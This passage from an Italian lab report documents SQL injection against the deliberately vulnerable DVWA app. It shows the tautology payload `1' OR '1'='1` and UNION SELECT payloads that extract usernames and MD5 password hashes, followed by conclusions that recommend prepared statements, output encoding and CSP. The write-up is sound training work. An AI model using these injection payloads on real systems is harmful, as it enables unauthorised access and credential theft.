
Per confermare l'injection e stato inserito il payload `1' OR '1'='1`, che chiude la stringa prevista dalla query originale e aggiunge una condizione sempre vera. La query lato server, concatenata con l'input, diventa equivalente a `SELECT ... WHERE user_id = '1' OR '1'='1'`: la condizione `'1'='1'` e sempre vera per ogni riga della tabella, quindi il database restituisce **tutti** gli utenti presenti (admin, Gordon Brown, Hack Io, Pablo Picasso, Bob Smith) invece del solo utente con ID 1. Questo dimostra in modo inequivocabile che l'input non e sanificato e permette di alterare la logica della query.



4.3 Enumerazione delle colonne con UNION SELECT

Per passare dalla semplice conferma dell'injection all'estrazione di dati con la tecnica **UNION-based**, il primo passo necessario e determinare quante colonne restituisce la query originale, poiche una `UNION SELECT` deve avere lo stesso numero di colonne della query a cui si affianca.


E stato quindi inserito il payload `1' UNION SELECT null,null FROM users#`: il carattere `#` commenta il resto della query originale, mentre `null,null` prova con 2 colonne. La risposta del server (senza errori di tipo "colonne diverse") conferma che la query originale restituisce esattamente **2 colonne**, e infatti compaiono due blocchi di risultato (uno con i dati reali dell'utente admin, uno vuoto corrispondente alla riga iniettata con i due `null`).



4.4 Estrazione delle credenziali

Confermato il numero di colonne, il payload e stato raffinato in `1' UNION SELECT user, password FROM users#`, sostituendo i due `null` con le colonne reali della tabella `users` del database della DVWA. Il risultato mostra, per ogni utente presente nel database, lo username e l'hash della password (ad esempio `admin` con hash `5f4dcc3b5aa765d61d8327deb882cf99`, oltre a `gordonb`, `1337`, `pablo` e `smithy`), tutti valori che non appartengono alla logica applicativa originale (che mostrava solo nome e cognome) ma sono stati estratti direttamente dalla tabella delle credenziali.

Questo e l'impatto finale della SQL Injection non blind: l'esfiltrazione completa delle credenziali di tutti gli utenti dell'applicazione, hash compresi, che potrebbero poi essere sottoposti a un attacco di cracking offline (ad esempio con rainbow table o brute force su MD5, l'algoritmo visibilmente usato qui).



5. Conclusioni

L'esercizio ha permesso di sfruttare concretamente due tra le vulnerabilita web piu diffuse e pericolose: XSS reflected e SQL Injection non blind.

Per l'XSS, si e visto come la mancata codifica dell'output (encoding/escaping) dei dati forniti dall'utente prima di inserirli nella pagina HTML permetta di passare da un semplice `alert()` dimostrativo a un impatto reale, come il furto del cookie di sessione, che in un attacco effettivo porterebbe alla compromissione dell'account della vittima senza bisogno di conoscerne le credenziali.

Per la SQL Injection, il percorso seguito (verifica con input numerici, bypass logico con `OR '1'='1'`, enumerazione delle colonne, estrazione dei dati con `UNION SELECT`) ricalca la metodologia standard di sfruttamento di questa classe di vulnerabilita: da un semplice sospetto di injection si arriva, in pochi passaggi, all'esfiltrazione completa delle credenziali di tutti gli utenti dell'applicazione.

In entrambi i casi la causa radice e la stessa: la mancata validazione/sanitizzazione dell'input dell'utente e l'assenza di un trattamento sicuro dei dati (output encoding per l'XSS, query parametrizzate/prepared statement per la SQL Injection). Le contromisure principali sarebbero: per l'XSS, l'encoding del contenuto riflesso (ad esempio con

`htmlspecialchars` in PHP) e l'uso di una Content Security Policy; per la SQL Injection, l'adozione sistematica di prepared statement al posto della concatenazione di stringhe nelle query, oltre a privilegi minimi per l'utente del database.

L'esercizio ha consolidato sia l'aspetto offensivo di queste due classi di vulnerabilita sia la comprensione del perche siano, ancora oggi, tra le voci piu ricorrenti della OWASP Top 10.